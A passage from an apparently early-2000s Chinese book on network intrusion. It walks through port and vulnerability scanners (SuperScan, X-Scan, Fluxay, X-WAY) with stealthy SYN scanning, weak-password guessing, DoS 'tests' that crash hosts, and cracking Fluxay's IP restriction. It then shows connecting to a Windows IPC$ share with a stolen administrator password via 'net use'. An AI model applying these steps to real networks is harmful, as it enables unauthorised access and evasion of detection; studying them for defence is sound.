从结果可以看出，前 90 个端口中开放了 7 个：

- ✎ Port 9 is opened: Discard
- ✎ Port 13 is opened: Daytime
- ✎ Port 21 is opened: FTP (Control)
- ✎ Port 22 is opened: SSH
- ✎ Port 25 is opened: SMTP
- ✎ Port 37 is opened: Time
- ✎ Port 80 is opened: HTTP

从扫描结果可知,该服务器提供的服务还是相当齐全的。但是要注意到,这里是以 TCP 全连接方式进行的端口扫描,这样的话,入侵者的 IP 很可能被目标计算机记录,因此, X-Port 还可以按照 SYN 的方式进行扫描,也就是半打开式扫描。在这种扫描方式下,入侵者的扫描行为不容易被目标主机察觉,但可能存在漏报的现象。

## 2. 工具二: PortScanner

### (1) 简介

PortScanner 是由 StealthWasp 编写的一款基于图形界面的端口扫描软件, 界面如图 1-48 所示。

## (2) 使用方法

在“Target IP”中填入目标 IP，在“Scan port”中填入扫描端口范围。最后单击“scan”按钮开始扫描，如图 1-49 所示。



图 1-48



图 1-49

## 3. 工具三：SuperScan

### (1) 简介

SuperScan 是一个集“端口扫描”、“ping”、“主机名解析”于一体的扫描器。

### (2) 功能

- ✎ 检测主机是否在线
- ✎ IP 和主机名之间的相互转换
- ✎ 通过 TCP 连接试探目标主机运行的服务
- ✎ 扫描指定范围的主机端口
- ✎ 支持使用文件列表来指定扫描主机范围

其界面如图 1-50 所示。

### (3) 界面说明

在“查找主机名”栏中的“net-server”处填入 IP 地址，然后单击“查找”按钮，在“解析”中得到该 IP 对应的主机名。

IP 栏：

“起始”：填入目标网段起始 IP

“结束”：填入目标网段结束 IP

速度：指的是扫描的速度



图 1-50

(4) 实例：扫描一个网段，探测该网段有哪些活动主机，活动主机开放了哪些端口

步骤一：填入目标网络 IP 范围，如图 1-51 所示。

步骤二：选择好扫描类型，设置端口范围，如图 1-52 所示。



图 1-51



图 1-52

步骤三：单击“开始”按钮，开始扫描。得到的扫描结果如图 1-53 所示。

### 1.3.4 操作系统识别

每种操作系统都开放有不同的端口供系统间通信使用，因此从端口号上也可以大致判断目标主机的操作系统。一般认为开有 135、139 端口的主机为 Windows 系统。如果除了 135、139 外，还开放了 5000 端口，则该主机为 Windows XP 操作系统。




图 1-53

### 1.3.5 常见问题与解答

问：使用端口扫描器为何扫不出 QQ 端口？

答：QQ 通信时候使用的是 UDP 协议。前面介绍过，UDP 协议在通信的时候是不建立连接的。而端口扫描器是基于 TCP 协议的，通过“连接”或“半连接”测试方式来确定端口是否开放。所以，端口扫描器扫不出 QQ 开放的端口。

## 1.4 综合扫描

前面介绍了共享主机扫描器和端口扫描器。然而入侵者们所要扫描的信息远远不止这些，除了介绍过的外，还有弱口令扫描、系统漏洞扫描、主机服务扫描等数十种方式。由于扫描是通过固定格式的询问来试探主机的某些特征的，而这种重复的操作最适合交给“程序”来完成，因此，在网络安全领域开始出现了“扫描器”这个强大的武器。一开始，扫描器大多是“专用”的，即每一种扫描器只能扫描一种特定的信息，后来随着网络的发展，被发现的漏洞越来越多，专用的扫描器也随之增多。为了简化扫描过程，人们把众多专用的扫描器集成为一个扫描器，这就是本节将要介绍的综合扫描器。顾名思义，一个综合扫描器可以完成许多项目扫描。

合理地利用这些扫描工具，可以帮助管理员提早发现系统存在的缺陷，做好入侵防范工作。



## 1.4.1 X-Scan

### 1. 扫描器 X-Scan 简介

X-Scan 是国内最著名的综合扫描器之一，它完全免费，是不需要安装的绿色软件，界面支持中文和英文两种语言，包括图形界面和命令行方式。主要由国内著名的民间入侵者组织“安全焦点”(<http://www.xfocus.net>)完成，从2000年的内部测试版 X-Scan V0.2 到目前的最新版本 X-Scan V2.3 都凝聚了国内众多入侵者的心血。最值得一提的是，X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述、漏洞溢出程序，方便网管测试、修补漏洞。

### 2. X-Scan 支持的操作系统：Windows 9x/NT4/2000

#### (1) 功能简介（引自 X-Scan 自述文件）

采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式，扫描内容包括：远程操作系统类型及版本，标准端口状态及端口 Banner 信息，SNMP 信息，CGI 漏洞，IIS 漏洞，RPC 漏洞，SSL 漏洞，SQL-server，FTP-server，SMTP-server，POP3-server，NT-server 弱口令用户，NT 服务器 NetBIOS 信息和注册表信息等。扫描结果保存在 log/ 目录中，index\_\*.htm 为扫描结果索引文件。对于一些已知的漏洞，给出了相应的漏洞描述，利用程序及解决方案，其他漏洞资料正在进一步整理完善中，可以通过本站的“安全文献”和“漏洞引擎”栏目查阅相关说明。

#### (2) X-Scan 图形界面（xscan\_gui.exe）如图 1-54 所示




图 1-54

### 3. 通过 X-Scan 来扫描一个网段的主机

步骤一：设置扫描模块。

X-Scan 这个综合扫描器包含许多扫描项目，比如：扫描端口，扫描 NT-Server 弱口令等扫描项目，并且这些项目是可选的。通过设置“扫描模块”来手动选择需要扫描哪些项目，方法如下。


如图 1-55 所示，选择“设置 (Y)”→“扫描模块 (Y)”，或者直接单击界面中的快捷图标“

图 1-55



图 1-56

通过“打钩”来选择所要扫描的项目。

下面对扫描项目作一下简单的介绍。

- ✎ 路由信息：探测本机与目标主机之间经历了哪些网络节点。
- ✎ 开放端口：探测目标主机开放了哪些端口。
- ✎ SNMP 信息：探测目标主机的 SNMP（简单网络管理协议）信息。通过对这一项的扫描，可以检查出目标主机在 SNMP 中不正当的设置。


- ✎ **SSL 漏洞**: SSL 是网上传输信用卡和账号密码等信息时广泛采用的行业加密标准。但是这种标准并不是完美无缺的, 可以通过 X-Scan 来检测是否存在该漏洞。
- ✎ **RPC 漏洞**: RPC 为 Remote Procedure Call 的缩写, 即远程过程调用。它允许一台计算机上的程序去执行另一台计算机上的程序。它广泛应用于网络服务中, 由于 RPC 功能强大、实现复杂, 因而难免出现或大或小的缺陷。有证据表明, 1999 年末到 2000 年初大规模的分布式拒绝服务攻击中, 很多被作为攻击跳板的牺牲品就是因为存在 RPC 漏洞。
- ✎ **SQL-Server 弱口令**: 如果 SQL-Server (数据库服务器) 的管理员密码采用默认设置或设置过于简单, 如“123”、“abc”等, 就会被 X-Scan 扫描出 SQL-Server 弱口令。
- ✎ **FTP 弱口令**: 探测 FTP 服务器 (文件传输服务器) 上密码设置是否过于简单或允许匿名登录。
- ✎ **NT-Server 弱口令**: 探测 NT 主机用户名密码是否过于简单。
- ✎ **NetBIOS 信息**: NetBIOS (网络基本输入输出协议) 通过 139 端口提供服务。默认情况下存在。可以通过 NetBIOS 获取远程主机信息。
- ✎ **SMTP 漏洞**: SMTP (简单邮件传输协议) 漏洞指 SMTP 协议在实现过程中的出现的缺陷 (Bug)。
- ✎ **POP3 弱口令**: POP3 是一种邮件服务协议, 专门用来为用户接收邮件。选择该项后, X-Scan 会探测目标主机是否存在 POP3 弱口令。
- ✎ **CGI 漏洞**: 自动探测成百个 CGI 漏洞。

提示: CGI, 中文为“公用网关接口”, 它可以实现 Web 服务器和浏览器 (用户) 的信息交互。通过 CGI 程序接受 Web 浏览器发送给 Web 服务器的信息, 进行处理, 将响应结果再回送给 Web 服务器及 Web 浏览器。如常见的表单 (Form) 数据的处理、数据库查询等。如果设置不当, 可以让未授权者通过 CGI 漏洞进行越权操作。

- ✎ **IIS 漏洞**: IIS 是微软操作系统提供的 Internet 信息服务器。自 IIS 的诞生之日起, 它的漏洞就没有间断过。X-Scan 可以扫描出多种常见的 IIS 漏洞, 如“.PRINTER 漏洞”, “Unicode 漏洞”等。
- ✎ **BIND 漏洞**: BIND 为 Berkeley Internet Name Domain 的缩写, 是通过软件来实现域名解析系统 (Domain Name System)。与前面提到的一样, 它在提供服务的同时也常常带有漏洞, BIND 经常出现的是“缓冲区溢出”型漏洞, 如 bind 8.2.x 版本中就存在这种溢出漏洞。入侵者们通过发送某些特定格式的数据包给有溢出漏洞的主机而非法使用它。

步骤二: 设置扫描参数。

如图 1-57 所示, 选择“设置 (W)”→“扫描参数 (Z)”, 或者直接单击界面上的快捷

图标“”来打开“扫描参数”，如图 1-58 所示，基本设置如下。

- ✎ 指定 IP 范围：在其中按照 127.0.0.1-127.0.0.1 格式填写扫描 IP 范围。
- ✎ 最大并发线程数量：默认为 100，它决定扫描的速度，值越大，扫描速度越快，但容易造成误报、漏报，建议为 500。
- ✎ 最大并发主机数量：设置同时扫描主机的数量。值越大扫描越快，但是也会把自己的机器累垮，需要根据自己的情况选择，一般保留默认值“10”即可。
- ✎ 其他：建议选择“跳过 PING 不通的主机”。因为 PING 不通的主机有两种可能情况，一种是目标主机未开机，另一种是目标主机有防火墙。最好不要强行对这种主机进行扫描。



图 1-57




图 1-58

假设要扫描 210.□.□.2 到 210.□.□.253 这个网段的主机，在“基本设置”中填写 IP 范围，如图 1-59 所示。




图 1-59

端口相关设置如下。

待检测端口：默认端口范围已经很详细，保留默认值。

检测方式：X-Scan 包括 TCP 和 SYN 两种检测方式，如图 1-60 所示。这两种方式在前面都有介绍。TCP 方式扫出的信息比较详细、可靠但不安全，容易被目标主机发觉。SYN 方式扫出的信息不一定详细，可能会出现漏报的情况，但扫描不容易被发觉。这里设成 SYN 扫描，其他的保留默认值，如图 1-61 所示。



图 1-60







图 1-61

其他的几项保留默认值。

步骤三：开始扫描。

选择“文件(Y)”→“开始扫描(W)”或选择界面的快捷图标“”开始扫描，在扫描过程中，可从“文件(Y)”或界面上的快捷图标“”、“”中选择“暂停扫描”或“停止扫描”。

步骤四：查看扫描报告。


选择“查看(X)”→“检测报告(Y)”或选择快捷图标“”，打开扫描报告如图 1-62 所示。



图 1-62

图 1-62 就是 X-Scan 的扫描结果报告，其中的红色部分代表目标主机存在的安全隐患，单击其中的“详细资料”便可查看对应主机的详细扫描报告，如图 1-63 所示。

前面介绍了 X-Scan 图形界面(xscan\_gui.exe)的使用方法。另外，X-Scan 还有一个命令行方式的扫描程序，其原理与图形界面相同，所不同的是使用的场合不同而已。图形界面的扫描器主要用在本机执行，而命令行下的扫描器经常被入侵者用来制作第三方扫描，关于如何制作第三方代理扫描，将在第 5 章中介绍。

## 1.4.2 流光 Fluxay

### 1. 流光简介(如图 1-64)

一听“流光”这名字，便给人带来一种寒意。事实上也是这样，流光是非常之优秀的

扫描工具，无论在国外还是国内都是少有的。它是由国内高手小榕精心打造的综合扫描器，功能非常强大，不仅能够完成各种扫描任务，而且自带了许多猜解器和入侵工具。更值得一提的是，通过流光独创的 Sensor 工具，只需要简单的几步操作便可以实现第三方代理扫描。到目前为止，流光已经推出到 5.0 版本，不过本书仍然以流光 4.7 介绍。



图 1-63

## 2. 流光功能概述

流光这款软件除了能够像 X-Scan 那样扫描众多漏洞、弱口令外，还集成了常用的入侵工具，如字典工具、NT/IS 工具等，还独创了能够控制“肉鸡”进行扫描的“流光 Sensor 工具”和为“肉鸡”安装服务的“种植者”工具。



图 1-64

### 3. 关于流光的一些补充

与 X-Scan 相比, 流光的功能多一些, 但操作起来难免繁杂。由于流光的功能过于强大, 而且功能还在不断扩充中, 因此流光的作者小榕限制了流光所能扫描的 IP 范围, 不允许流光扫描国内 IP 地址, 而且流光测试版在功能上也有一定的限制。但是, 入侵者为了能够最大限度地使用流光, 在使用流光之前, 都需要用专门的破解程序对流光进行破解, 去除 IP 范围和功能上的限制。

安装与打补丁完成后, 打开流光, 界面如图 1-65 所示。



图 1-65



#### 4. 实例：使用流光高级扫描功能检测 210.□.□.2 到 210.□.□.253 网段主机的系统缺陷

步骤一：打开高级扫描向导、设置扫描参数。

在流光 4.7 主界面下，通过选择“文件(F)”→“高级扫描向导(W)”或使用快捷键“Ctrl+W”打开高级扫描向导。在“起始地址”和“结束地址”分别填入目标网段主机的开始和结束 IP 地址；在“目标系统”中选择预检测的操作系统类型；在“获取主机名”、“PING 检查”前面打钩；在“检测项目”中，选择“全选”；选好后如图 1-66 所示。



图 1-66

然后单击“下一步(N)”按钮，在图 1-67 中选中“标准端口扫描”。



图 1-67

说明:

“标准端口扫描”: 只对常见的端口进行扫描。

“自定端口扫描范围”: 自定义端口范围进行扫描。

然后单击“下一步(N)”按钮, 在图 1-68 中进行设置。



图 1-68

设置好所有检测项目后, 然后单击“下一步(N)”按钮来到图 1-69 界面, 选择“本地主机”, 表示使用本机执行扫描任务。




图 1-69

步骤二: 开始扫描。

在图 1-69 中单击“开始(S)”按钮进行扫描。在扫描过程中, 如果想要停止, 通过单击最下角的“取消”按钮来实现, 不过需要相当一段时间才能真正地停止, 所以建议一次不要扫太大的网段, 如果因扫描时间过长而等不及, 这时候再想让流光停下来是不容易的。

步骤三：查看扫描报告。

扫描结束后，流光会自动打开 HTML 格式的扫描报告，如图 1-70 所示。



图 1-70

需要指出的是，在扫描完成后，流光不仅把扫描结果整理成报告文件，而且还把可利用的主机列在流光界面的最下方，如图 1-71 所示。

用户名	密 码	主 机	端口
Administrator (Admin)		210	210
Health (Admin)		210	162
ftp		210	210

图 1-71

单击主机列表中的主机便可以直接对目标主机进行连接操作，如图 1-72 所示。

用户名	密 码	主 机
Administrator (Admin)	admin	210
Health (Admin)		210
ftp		210

连接...  
安装 Fluxay Sensor...

图 1-72

除了使用“高级扫描向导”配置高级扫描外，还可以直接选取高级扫描工具，如图 1-73 所示。




图 1-73

打开“高级扫描设置”，其界面如图 1-74 所示。



图 1-74

关于流光的使用就介绍到这里，本节中所介绍的只是流光功能的一小部分，其他一些功能会在以后的实例中逐一介绍。流光扫描器自身的设置是比较复杂的，有很多选项可以自由设定，因而也给使用者更大的发挥空间，可以根据网络和机器的状况来尝试改变这些设置，提高扫描器的性能，而且流光中还有详细的 FAQ 问题解答。

### 1.4.3 X-WAY

#### 1. X-WAY 简介

X-WAY 是一款非常不错的综合扫描器，而且是免费软件、简单易用、功能强大，自带猜解机、嗅探器及一些入侵工具。这款扫描器功能很全面，最大的特点是支持代理扫描，可通过 Socks5 代理进行端口扫描和复杂的二级代理跳转扫描。

#### 2. 界面如图 1-75 所示



图 1-75

#### 3. 功能说明（引自 X-WAY 使用说明）

① 高级扫描：对系统进行综合扫描，包括对主机信息收集，漏洞扫描，弱口令探测等，如图 1-76 所示。

② 主机搜索：用来对主机进行简单扫描来发现符合条件的主机，如图 1-77 所示。

③ 查询器，如图 1-78 所示。

✎ DNS 查询：可对域名进行 IP 转换，和 IP 到主机之间转换。

✎ 时间查询：对有开启时间服务的服务器进行时间查询。

✎ 地址查询：对 IP 的地理位置进行查询。

✎ 我的 IP：查询本机的 IP。

✎ Finger 查询：对对方主机进行 Finger 用户查询。

✎ NT 时间：对可进行空连接的 NT 主机进行时间查询。



图 1-76




图 1-77



图 1-78

④ 猜解机，如图 1-79 所示。

- ✎ 协议类型：包括对 FTP、POP、共享资源和 SQL 的猜解。2.0 版本增加了对 Socks5 和 HTTP（某些网页需要验证才能进去）主机的猜解，而 SQL 猜解必须本机有装 MS SQL 才能有效。
- ✎ 线程数：根据自己的网络速度进行调制。
- ✎ 猜解配置：三种穷举方法（字典法，广度算法穷举自定义字符组合和固定字符组合）建议选用好的字典。



图 1-79

⑤ 黑匣子，如图 1-80 所示。

- ✎ NUKE 测试：向 Windows 98/98sec 发送 IGMP 包测试，结果会导致攻击目标系统蓝屏，机器重启等。
- ✎ OOB 测试：Windows 95，NT 的 OOB 漏洞测试，会导致攻击蓝屏，系统重启等。
- ✎ MSSQL 测试：向 SQLServer 发连续 0 字节进行 DDoS 漏洞测试，有漏洞则会产生拒绝服务。
- ✎ SMTP 测试：测试 SMTP 主机漏洞。
- ✎ PLUGIN 测试：对指定端口发超长数据，企图使缓冲区溢出，以达到攻击目的。



图 1-80

### ⑥ 嗅探器。

嗅探器能自动截取主机所在网络的数据包，从而做到窃听。如果数据包没有被加密传输的话，那么后果将不堪设想，但嗅探器只适用于“广播网络”，如“集线器”（HUB）为中心的组网。但是，令人担忧的是，绝大多数局域网都属于“广播”网络，并且由于嗅探器属于被动式的窃听，所以即使是再安全的计算机，只要处在广播网络中，就可以被嗅探到。

关于 X-WAY 的详细使用方法，请查阅 X-WAY 自带的使用说明，打开方法如图 1-81 所示。



图 1-81

## 1.4.4 扫描器综合性能比较

以上介绍了三种综合扫描器 X-Scan、流光、X-WAY，下面对它们性能做出综合评定，如表 1-4 所示。

表 1-4 性能比较

扫描器名称	参数设置	速 度	扫描结果	准 确 性	特 点
X-Scan	扫描全部项目。 线程 100，最大并发主机 10 台，跳过 Ping 不通的主机	最慢	最全面	最准确	扫描彻底、滴水不漏； 提供漏洞描述和利用程序； 提供 TCP 和 SYN 两种扫描方式



续表

扫描器名称	参数设置	速 度	扫描结果	准 确 性	特 点
流光	扫描全部项目、线程100、进行Ping检查	最快	比较全面	比较准确	能够控制“肉鸡”代理扫描；自带多种入侵工具；字典生成工具
X-WAY	扫描全部项目、线程50、扫描前Ping	比较快	最差	最差	支持代理扫描；自带多种攻击工具；有嗅探功能

通过以上的比较可以看出，X-Scan 扫描速度稍慢，但扫描结果比较准确。流光和 X-WAY 这两款扫描器除了有扫描的功能外，还自带了许多优秀的工具，方便使用。流光和 X-WAY 的不足之处是它们对系统资源的占用高一些，特别是 X-WAY，很容易就造成“不响应”的现象，而且流光对线程的控制不太灵活，在扫描过程中很难结束。

综上所述，到底使用何种扫描器需要根据各自的优点进行选择，各种扫描器也会根据不同的网络情况而不同。当仅需要检测一个或两个项目时，还是使用专用扫描器比较方便，而要进行多项目扫描的时候，就需要使用综合扫描器。

### 1.4.5 常见问题与解答

1. 问：X-Scan 扫描中的 TCP 和 SYN 两种方式对扫描结果有什么影响？

答：TCP 和 SYN 是扫描器进行扫描的两种方式，这一点在 1.3 节已经详细介绍过了。TCP 扫描方式是通过与被扫描主机建立标准的 TCP 连接，因此这种方式最准确，很少漏报、误报，但是容易被目标主机察觉、记录。SYN 方式是通过与目标主机建立半打开连接，这样就不容易被目标主机记录，但是扫描结果会出现漏报，在网络状况不好的情况下这种漏报是严重的。

2. 问：使用 X-Scan 和流光对同一个网段进行检测，但流光很少能够检测出系统缺陷，为什么？如何解决？

答：在正常情况下，X-Scan 的扫描结果会比流光的详细一些，但是不会出现太大的差异。如果流光经常出现漏报，可能由于网络参数设置不对造成的，此时需要对其进行调整。在流光主界面上通过“选项(O)”→“连接选项(C)”来对“连接方式”进行设定，如图 1-82 所示，根据实际入网的方式来选择。



图 1-82

在“选项(O)”→“系统设置(S)”中对系统参数进行设置,其中线程优先级越高越有利于流光的扫描,线程数越大扫描速度越快,但扫描准确性越低,单词数/线程越大扫描结果越不准确,可根据计算机和网络的具体情况而定,一般如图1-83设置便可。



图 1-83

在流光主机上设定扫描速度,如图1-84所示,扫描的速度越慢,扫描结果越准确。




图 1-84

按照上述方法进行反复调整,应该能够大大减少漏报。除此之外,还可以通过设置“选项(O)”中的“探测选项(G)”和“网络参数设置(N)”来解决。

3. 问：局域网中的 QQ 消息、邮箱密码能否被嗅探器获得呢？

答：嗅探器能够把广播网络中的数据包抓下来并显示，这个功能过于强大。为了避免信息的这种泄露，大多数通信软件都是先把数据包加密后再来传输的，不过并不绝对，确实还有一些软件使用没有加密的明文传输，这些软件对于嗅探器来说就是非常脆弱的。因此，通过嗅探器想要窃听到密码理论上是可行的，但如果数据包是加密的，还需要对其解密。

## 1.5 小结

---

本章介绍了 IP 地址、网站、共享资源和端口的一些基本知识。通过介绍，可以了解到入侵者如何通过搜索引擎、扫描器来探知目标主机、服务器的敏感信息。其中强人的综合扫描器是入侵者必不可少的工具。作为防御端，如何更少地减少关键信息的泄露便成为了安全防御的第一步。

## 第2章 基于认证的入侵

当前的网络设备基本上都是依靠“认证”来实现身份识别与安全防范的。在众多认证方式中，基于“账号/密码”的认证最为常见、应用也最为广泛。本章介绍基于“账号/密码”认证的入侵。为了介绍的方便，假设目标主机/服务器的认证密码为空或非常简单。其实在实际中，这种主机也是大量存在的。

本章通过详细的图解介绍了当一台主机的账号/密码被入侵者掌握后，入侵者是如何实现远程控制的。入侵者可能通过以下操作来入侵目标主机：

- ✎ 远程文件操作
- ✎ 远程屏幕监视
- ✎ 远程命令执行
- ✎ 远程进程管理
- ✎ 远程计算机管理
- ✎ 远程注册表修改
- ✎ 远程登录主机
- ✎ 远程入侵 MS SQL 服务器
- ✎ 获取认证密码

### 2.1 IPC\$入侵

---

IPC\$是 Windows 系统特有的一项管理功能，是微软公司为了方便用户使用计算机而设计的，主要用来远程管理计算机的。但事实上使用这个功能最多的人不是网络管理员，而是“入侵者”！他们通过建立 IPC\$连接与远程主机实现通信和控制。通过 IPC\$连接的建立，

入侵者能够做到：

- ✎ 建立、拷贝、删除远程计算机文件；
- ✎ 在远程计算机上执行命令。

### 2.1.1 远程文件操作

#### 1. 相关知识

##### (1) 什么是 IPC

IPC 是英文 Internet Process Connection 的缩写，可以理解为“命名管道”资源，它是 Windows 操作系统提供的一个通信基础，用来在两台计算机进程之间建立通信连接，而 IPC 后面的“\$”是 Windows 系统所使用的隐藏符号，因此“IPC\$”表示 IPC 共享，但是是隐藏的共享。IPC\$ 是 Windows NT 及 Windows 2000/XP/2003 特有的一项功能，通过这项功能，一些网络程序的数据交换可以建立在 IPC 上面，实现远程访问和管理计算机。打个比方，IPC 连接就像是挖好的地道，通信程序就通过这个 IPC 地道访问目标主机。默认情况下 IPC 是共享的，除非手动删除 IPC\$。通过 IPC\$ 连接，入侵者就能够实现远程控制目标主机。因此，这种基于 IPC 的入侵也常常被简称为 IPC 入侵。

##### (2) 关于 Windows 操作系统的默认共享

为了配合 IPC 共享工作，Windows 操作系统（不包括 Windows 98 系列）在安装完成后，自动设置共享的目录为：C 盘、D 盘、E 盘、ADMIN 目录（C:\WINNT\）等，即为 ADMIN\$、C\$、D\$、E\$ 等等，但要注意，这些共享是隐藏的，只有管理员能够对他们进行远程操作。在 MS-DOS 中键入“net share”命令来查看本机共享资源，如图 2-1 所示。



图 2-1



- ✎ netstat -n 命令：查看本机网络连接状态
- ✎ nbstat -a IP 命令：查看指定 IP 主机的 NetBIOS 信息。

## 2. 实例

下面用实例来介绍如何建立和断开 IPC\$ 连接，看看入侵者是如何将远程磁盘映射到本地的。通过 IPC\$ 连接进行入侵的条件是已获得目标主机管理员账号和密码。

步骤一：单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，如图 2-4 所示。



图 2-4

步骤二：建立 IPC\$ 连接。

使用命令：net use \\IP\IPC\$ "PASSWD" /USER: "ADMIN" 与目标主机建立 IPC\$ 连接。

参数说明：

- ✎ IP：目标主机的 IP。
- ✎ IPC\$：前面已经介绍过。
- ✎ PASSWD：已经获得的管理员密码。
